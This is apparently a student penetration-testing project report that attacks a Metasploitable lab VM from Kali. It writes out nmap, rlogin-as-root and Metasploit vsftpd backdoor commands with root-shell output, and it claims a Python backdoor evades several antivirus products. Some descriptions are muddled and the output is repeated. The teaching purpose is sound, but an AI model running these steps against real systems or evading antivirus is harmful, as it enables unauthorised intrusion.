A project report on

# SCS: A VAPT suite for assisting in risk management for organizations

**J-Component Information Security Management ISM (CSE-3502)**

**Slot: G1 & L47+L48**


Submitted By

**Bhattaram V L S S Mani Harshith(18BCE0381)**

Under the Guidance of

**Prof. Vimala Devi K**



VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

**SCHOOL OF COMPUTER SCIENCE AND ENGINEERING**

**June (2021)**

***Abstract:*** For a system, security is one of the most important aspects to be taken care of. This has to be one of the most challenging tasks for a person or organization to break through all the obstacles and entering into the system and result in breaching. This is done by several attacks which are so effective, strong and powerful. Some of them are done by using attacking from server side which can be used with web servers. These are also done against normal computers which are used in normal daily life. Whereas, the client-side attacks are those where the attack will be on the client side where the client will be convinced to download, install or update through some links which results in getting into the client's system. Vulnerability scanners alert companies to the pre-existing flaws in their code and where they are located. Penetration tests attempt to exploit the vulnerabilities in a system to determine whether unauthorized access or other malicious activity is possible and identify which flaws pose a threat to the application. In our work, we prepare SCS: A VAPT suite for assisting in risk management for organizations which is more effective and stronger by including some analysis scan results and generating proper reports.

## Introduction

There are 2 approaches in our VAPT suite services. Server-side testing (a repository of organisation's sensitive information). Client-side testing (the regular employee machines). Our main targets are METASPLOITABLE VIRTUAL MACHINE TO ACT AS A REMOTE SERVER (OUR VICTIM SERVER).

Contains a number of services that a typical server uses, has normal web applications (Chrome browser, Mozilla) and uses technologies like a normal server (authentication mechanism: password and login sessions).

In server-side attacks, server side do not require user interaction, all we need is a target IP. Start with information gathering, find open ports, OS, installed services, and work from there. Whereas, the client side require user interaction, such as opening a file, a link. Information gathering is key here, create a trojan and use social engineering to get the target to run the it.

Client-side attacks are used if server-side attacks fail or when IP is probably useless. They require user interaction. And most importantly social engineering can be very useful and information gathering is vital. Maltego is an information gathering tool that can be used to collect information about anything.

Data and information security is in the top priority list for companies these days. All businesses need to protect its information's to build a competitive advantage. Information is protected using standard process and well documented structured methods. It is also ensured that they follow security standards and regulations. Some of the regulations process include security assurance process, software engineering environment for security, proof of correctness, vulnerability assessment and penetration tests.

Vulnerability assessment is used to detect security weaknesses before attackers do. An inventoried list of all the devices on your network, with their purpose. Helps in learning all the vulnerabilities in each device. Makes us be well prepared for future upgrades. Results in establishing security record for later assessments. Helps in defining risk assessment in the entire network.

A penetration test is used to identify the risks that may occur when an attacker get access to the organization's computing system and networks. Performing a penetration test will help estimate the mitigation plan to close security gaps before the actual attack happens. Conducting a penetration test helps organizations to reduce financial and information loss that would have caused loss in customer trust due to security breaches.

## Problem Statement

The vulnerability in any server must be less in order to make it safer and stronger. And sometimes, the machines (client machines) in some organizations do not have proper security which thus, does not guarantee the safety. This also makes it insecure because we do not know that to what extent, the client machines are safe in that organization. We also don't know the vulnerability in the whole network. Learning about the safety of the systems which gives the information about the different types of attacks the machines can sustain.

## Objective

In order to solve all the above-mentioned problems, we came to a solution where we want to assess, check and test the organization's server and generating a report whether they are vulnerable or not and finally provide a VAPT suite services, where we perform Penetration testing to take complete control of remote server. Creating a backdoor to the client side to take complete control of client machine. And using social engineering attack frameworks to gather information about the client. If they turn out to be vulnerable, we also generate report through which the organization can come to know about the aspects which can cause them troubles. And thus, analysing the entire security framework by generating an Audit report. This makes our work more reliable and trustworthy for an organization to find if there any loopholes in it. We also prescribe some feasible prevention and detection techniques to the organization if they want any further help from our side which clearly makes us invincible.

## Literature Review

### A Survey on Vulnerability Assessment & Penetration Testing for Secure Communication [1]:

**T**his paper has recognized the role that internet applications play today, and the hacking activities that pose a constant threat to internet activities. Cyber security is acknowledged as one of the most expensive factors in an organization's risk management. To know how safe any sensitive information practically is, security experts undertake Vulnerability Assessment (VA) and Penetration Testing (PT) attempts. The chief aim is to expose the weaknesses and loopholes in the framework. This paper enumerates the current vulnerabilities, determination as well as tools and techniques that can be employed for the same.

The current vulnerabilities in most organization fall under one of the following categories: Security Misconfiguration, Sensitive Data Exposures, SQL, Broken Authentication.

The most recent tools in use for VAPT currently are NMAP, Nessus, BurpSuite, Accunetix, Metasploit, The Harvester, Wireshark, Zed Attack Proxy (ZAP), BeEf and SQLMAP.

Generic methods have been followed in the process.

The paper discusses the vulnerability in the form of Broken Authentication & Session Management and Security Misconfigurations and code, but has not presented any penetration technique to achieve all the loopholes.

**A Comprehensive Literature Review of Penetration Testing & Its Applications [2]:**

**T**his paper has reviewed various aspects of penetration (PEN) testing in terms of its utility, technical specifications, date of release, platform compatibilities.

The strategies under study are External PEN testing, Internal PEN testing, Blind, Double Blind and Targeted PEN testing. These are classifications made on the basis of objective achieved. Depending on the scope and requirements of the organization, the PEN testing methods can come under Black Box, White Box, Gray Box PEN testing.

A wide variety of PEN testing tools have been presented in the review. These include Hping, Nmap, Super Scan, P0F, X Probe, Finger printing tools, Nessus, GFI, ISS, Shadow Security Scanner, Metasploit, Brutus Sec. Tools, Device 42 Network Scanner. These are the top preferred tools that are currently used by most of organizations. Further, a comparative study of various literature reviews on PEN testing has been presented. Most of the commonly used of OS, such as MAC, Windows, Linux, Unix and versions of BSD have been covered.

While most of the works have concluded that PEN testing is an essential feature for any security architecture, none of the methodologies confidently claim absolute security, but one of the several blocks that together frame the architecture. Most of the works have not specifically identified PEN testing tools that can overcome the weaknesses of the various antivirus software that are released and used in the market today.

**Remote Desktop Backdoor Implementation with Reverse TCP Payload using Open Source Tools for Instructional Use [3]:**

**T**his paper has presented an implementation of hacking into an older version of Windows.

The exploit has been conducted using Armitage GUI tool and Social Engineering Toolkit (SET). Various attack vectors and customizable templates are available in SET.

The attack has been performed on Windows 7. The current version in use is Windows 10. Depending on the additional exceptions configured by a user, the attack may not be successful with the conventionally followed steps.

**Real-world Man-in-the-middle (MITM) Attack Implementation Using Open-Source Tools for Instructional Use [4]:**

**T**his paper has implemented MITM attack using EtterCap Tool in Kali Linux Environment. The Attacks include packet sniffing, filtering, DNS spoofing and DDOS attack.

These attacks are performed in a virtual environment on a victim machine within the same network, thus making it essentially an internal network attack. The attack has successfully utilized the victim user's failure in precaution for hacking. But the attack methodologies may fail if the user has a running antivirus feature. However, MITM is one of the inevitable steps for many penetration testing techniques. There are no logical attack vectors specified in the paper.

**Network Security Assessment Using Internal Network Penetration Testing Methodology [5]:**

**T**his paper has carried out penetration testing on internal networks using five types of attacks.

5 servers, each with different kinds of vulnerable information is targeted. Information is collected mainly using Zenmap tools. The information includes IP address, OS information, device type, hostname, active ports and corresponding services. Exploitation of WordPress using username and password using Owasp Zap tool.

The password could not be cracked because of robust encryption. So, the test was continued by finding other weaknesses in the web server. The major attacks include XSS and DOS. They exploited the weaknesses in XMLRPC protocol.

From the results, the security risks discovered vary between 20-80% for each system under attack. The conclusion drawn is that each security vulnerability can be attacked. But some other common vulnerabilities in organizational securities have not been discussed. However, most of these attacks are limited in scope, for information gathering or exposure. None of the attacks can actually take the victim system under control for independent modification.

## Our Proposed Alternate Methodology

We make use of penetration testing and vulnerability assessment to generate Audit report for the organization's vulnerability. We perform several Man in The Middle attacks, Client-side attacks and server-side attacks, which helps us in penetration test to know the vulnerability and generating Audit report. With some prior knowledge and some deep search, we also provide a better platform of security by listing few techniques which helps them in preventing and detecting the attacks and be in a very strong position. The exploit has been conducted by opening a backdoor on the victim system, using the flaw that the OS' firewall filters incoming payloads, but cannot block outgoing connection requests, which thus helps in establishing a connection with victim machine. The backdoor exploitation can be done in two ways. Either


connecting to an already existing backdoor, or creating a new one. In both cases, we will need to bypass the antivirus framework of the machine. Remedies to increase the security so that these vulnerabilities cannot be exploited by any evil intention attacker.

By obtaining Server's IP Address because it is directly connected to the internet, no need for user interaction. To obtain it has a domain name, ping command from attacker machine, reply received with IP address from victim machine. Use this IP in NMAP to perform intense scan of the server. Information gathering about server's Operating System, installed applications and services (associated ports). This is our main way of getting in. After knowing the services, find out if that service has any vulnerability (from documentations).


Set the python code and then listening to the host. Then we check the listening port (if checked, will look like connection is going to a normal website) (NOT SUSPICIOUS). Bypass all antivirus programs. Kaspersky, Quick Heal, Avast, K7, McAfee CANNOT detect this backdoor. AVG ANTIVIRUS can detect this. Modify some option to make the backdoor look harmless so it does not match antivirus database signature. All the simulations of attacks, their detection and prevention will be done through **Kali Linux.** This is done by using various **virtual machines** connected via a **virtual network**.

## ***IMPLEMENTATION of Penetration Testing for Server-Side Attacks***

**Victim Machine: Metasploitable Server**




**(IP of victim machine = 10.0.2.6)**





Attacker Machine (KALI LINUX) (IP of attacker machine = 10.0.2.15)

Ping the victim to check connection establishment





The Metasploitable server can be visited at the address 10.0.2.6 on browser




On KALI, scan victim IP using NMAP

<u>Command:</u> nmap -T4 -A -v 10.0.2.6







The above highlighted services are our target for attacks.


1. **<u>Exploiting 1st Vulnerability: Misconfiguration of service: the "r" service. (Port 512/TCP</u>**

This misconfiguration allows anonymous FTP login (login without a password). Therefore, any FTP client can connect with it and upload/download files from the server. It uses rsh login. If we login with this, we can execute commands on target computer.



Commands:
apt-get install rsh-client
rlogin –help
rlogin –l root 10.0.2.6

clear




- **Access Granted → Penetration Successful** (We have access to metasploitable server, can be verified by Commands: used
    - Id
    - pwd
    - ls
    - uname -a

```
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~# pwd
/root
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~#
```

## 2. Exploiting 2nd Vulnerability: Searching for an existing Backdoor


If we have vsftpd v2.3.4, this means this program helps in backdoor command execution. Enables us again to execute any command if this program is available on victim server.

(Port 21/TCP)

The backdoor payload is initiated in response to a :) character combination in the username which represents a smiley face. The code sets up a bind shell listener on port 6200.

Commands:


msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
show options




Set the target address using RHOST
Command:

set RHOST 10.0.2.6

show options




Now exploit it using the command: exploit
This leads us to have access to the target computer

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.0.2.6:6200) at 2021-05-08 07:35:09 -0400
```

Running commands like id, uname –a, pwd, ls to see what are there in the target system

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
